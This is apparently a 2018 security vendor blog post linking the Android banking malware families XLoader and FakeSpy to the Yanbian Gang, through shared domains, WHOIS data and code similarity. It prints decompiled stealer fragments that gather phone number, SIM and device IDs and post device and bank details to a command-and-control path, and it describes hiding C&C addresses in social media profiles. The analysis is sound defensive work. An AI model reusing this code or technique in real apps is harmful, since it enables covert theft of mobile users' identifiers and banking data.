Examining XLoader, FakeSpy, and the Yanbian Gang

By By: Lorin Wu, Ecular Xu Nov 26, 2018 Read time: 3 min (747 words)

Published: 2018-11-26 · Archived: 2026-04-05 16:14:04 UTC

XLoader and FakeSpy are two of the most prevalent malware families that emerged from the mobile threat landscape recently. We first reported about XLoader in April 2018 when it used Domain Name System (DNS) cache poisoning/DNS spoofing to victimize users with malicious Android apps that steal PII and financial data and install additional apps. Meanwhile, we released our findings on FakeSpy in June after it infected Android users via SMS phishing or SMiShing to launch info-stealing attacks.

As of October, there have been a total of 384,748 victims from XLoader and FakeSpy attacks globally, with the majority of victims coming from South Korea and Japan.



Figure 1. Monthly infection count for XLoader and FakeSpy attacks this year

When we released our initial findings on XLoader and FakeSpy, they appeared to have nothing to do with each other. However, our new research uncovered clues that could indicate that they are either being operated by the same threat actor group or that their operators are affiliated with each other.

XLoader and FakeSpy posed as legitimate apps of a Japanese home delivery service company

The first clue that led to the discovery of the connection between XLoader and FakeSpy is when the former was observed disguising as a legitimate app of a major Japanese home delivery service company in June. Interestingly,

almost all FakeSpy variants posed as the abovementioned Japanese apps to steal sensitive information from users.

Digging deeper into the activities of XLoader and FakeSpy, we learned that they use the same ecosystem to deploy malware. We used VirusTotal to search for an XLoader sample (bf0ad39d8a19b9bc385fb629e3227dec4012e1f5a316e8a30c932202624e8e0e) in July and learned that the sample was downloaded from a malicious domain posing under the name of the said home delivery service company. When we analyzed a FakeSpy sample (ba5b85a4dd70b96f4a43bda5eb66e546facc4e3523f78a91fc01c768c6de5c24) over a month later, we discovered that it was downloaded from the same malicious domain.



Figure 2. VirusTotal showing details of an XLoader sample coming from the abovementioned domain



Figure 3. A FakeSpy sample was found to have been downloaded from the same domain

Multiple XLoader and FakeSpy samples also showed the same results. As of this writing, we identified 126 domains that XLoader and FakeSpy shared for deploying malware (see complete IoC list in the research paper).

In addition, we saw similarities in XLoader and FakeSpy's methods involving their C&C addresses. Some of their variants abuse social media user profiles to hide their real C&C addresses.

Figure 4. XLoader hiding its real C&C address in a social media user profile. Note: Through active cooperation with vendors that own the involved domains mentioned in this research, the user profile pages and accounts have been blocked.

Figure 5. The IP address is written on social media profiles, always starting with ^^ and ends with $$. When the app is launched, it will access the page and parse contents to get the real C&C address.

The Yanbian Gang connection

Analyzing the code structure and behavior of XLoader and FakeSpy, we were able to correlate the latter's samples to those of the Yanbian Gang, a Chinese cybercriminal group infamous for stealing money from account holders of South Korean banks.

Aside from the fact that FakeSpy and Yanbian apps targeted online banking users in Japan and South Korea, we also learned that both operators used malware with similar code:

```
public static String a(Context arg6) {
    int v5 = 3;
    int v4 = 2;
    StringBuilder v2 = new StringBuilder();
    Object v0 = arg6.getSystemService("phone");
    String v1 = ((TelephonyManager)v0).getLine1Number();
    String v0_1 = ((TelephonyManager)v0).getSimSerialNumber();
    if(v1 == null || (v1.equals(""))) {
        if(v0_1 != null && !v0_1.equals("")) {
            v2.append(v0_1);
        }

        v0_1 = v2.toString();
    }
    else {
        if(v1.startsWith("+86")) {
            v0_1 = v1.substring(v5);
        }
        else if(v1.startsWith("86")) {
            v0_1 = v1.substring(v4);
        }
        else {
            v0_1 = v1;
        }

        if(v0_1.startsWith("+82")) {
            v0_1 = v0_1.substring(v5);
        }
        else if(v0_1.startsWith("82")) {
            v0_1 = v0_1.substring(v4);
        }

        v2.append(v0_1);
        v0_1 = v2.toString();
    }

    return v0_1;
}
```

Figure 6. Code from a Yanbian Gang app

```
public static String getMachine(Context arg8) {
    String v5;
    int v7 = 3;
    int v6 = 2;
    StringBuilder v4 = new StringBuilder();
    Object v2 = arg8.getSystemService("phone");
    String v3 = ((TelephonyManager)v2).getLine1Number();
    String v1 = ((TelephonyManager)v2).getSimSerialNumber();
    if(v3 == null || (v3.equals(""))) {
        String v0 = ((TelephonyManager)v2).getDeviceId();
        if(!TextUtils.isEmpty(((CharSequence)v0))) {
            v4.append(v0);
            return v4.toString();
        }

        if(v1 != null && !v1.equals("")) {
            v4.append(v1);
        }

        if(v4.toString().length() == 0) {
            v4.append("123456789");
        }

        v5 = v4.toString();
    }
    else {
        if(v3.startsWith("+86")) {
            v3 = v3.substring(v7);
        }
        else if(v3.startsWith("86")) {
            v3 = v3.substring(v6);
        }

        if(v3.startsWith("+82")) {
            v3 = v3.substring(v7);
        }
        else if(v3.startsWith("82")) {
            v3 = v3.substring(v6);
        }

        v4.append(v3);
        v5 = v4.toString();
    }

    return v5;
}
```

Figure 7. Code from a FakeSpy app

```
public final void run() {
    JSONObject v0 = new JSONObject();
    try {
        v0.put("mobile", q.a(this.a.getApplicationContext()));
        v0.put("machine", Build.MODEL);
        v0.put("sversion", Build$VERSION.RELEASE);
        v0.put("bank", q.b(this.a));
        v0.put("provider", n.a(this.a));
        v0.put("npki", "1");
        q.a(String.valueOf(a.g) + "/servlet/OnLine", "{\"json\":\"" + q.a(v0.toString()) + "\"}");
    }
    catch(JSONException v0_1) {
        v0_1.printStackTrace();
    }
}
new Thread() {
    public void run() {
        JSONObject v1 = new JSONObject();
        try {
            v1.put("mobile", StUtil.getMachine(MainActivity.this.getApplicationContext()));
            v1.put("machine", Build.MODEL);
            v1.put("sversion", Build$VERSION.RELEASE);
            v1.put("bank", "");
            v1.put("provider", GetUtil.getProvidersName(MainActivity.this));
            v1.put("npki", "1");
            StUtil.postJson(MainActivity.this, MainActivity.this.sp.getValue("URL", "") + "/servlet/OnLine", "{\"json\":\"" + StUtil.stringToJson(v1.toString()) + "\"}");
        }
        catch(JSONException v0) {
            v0.printStackTrace();
        }
    }
}.start();
```

Figure 8. The malicious app from the Yanbian Gang (top) and a FakeSpy sample (bottom) share similar metadata containing the infected devices' information and C&C server path.

WHOIS results revealed that the registrants of FakeSpy and XLoader's shared malicious domains (for the fake apps of the Japanese home delivery service company) are from China. The registrants' phone numbers also appear to originate from the Jilin Province, which was known as the Yanbian Gang members' location.

Considering all information gathered from our research, we can speculate that the Yanbian Gang has possible connections to FakeSpy and XLoader. However, it could just also mean that two different sets of threat actors or groups are using the same service or deployment infrastructure. Nevertheless, the prevalence of XLoader and FakeSpy should remind users to always follow best practices on mobile security.

For more details on XLoader and FakeSpy's behavior, targets, infrastructure, attack vectors, and how they evolved over the years, check out our research paper titled *"The Evolution of XLoader and FakeSpy: Two Interconnected Android Malware Families."*
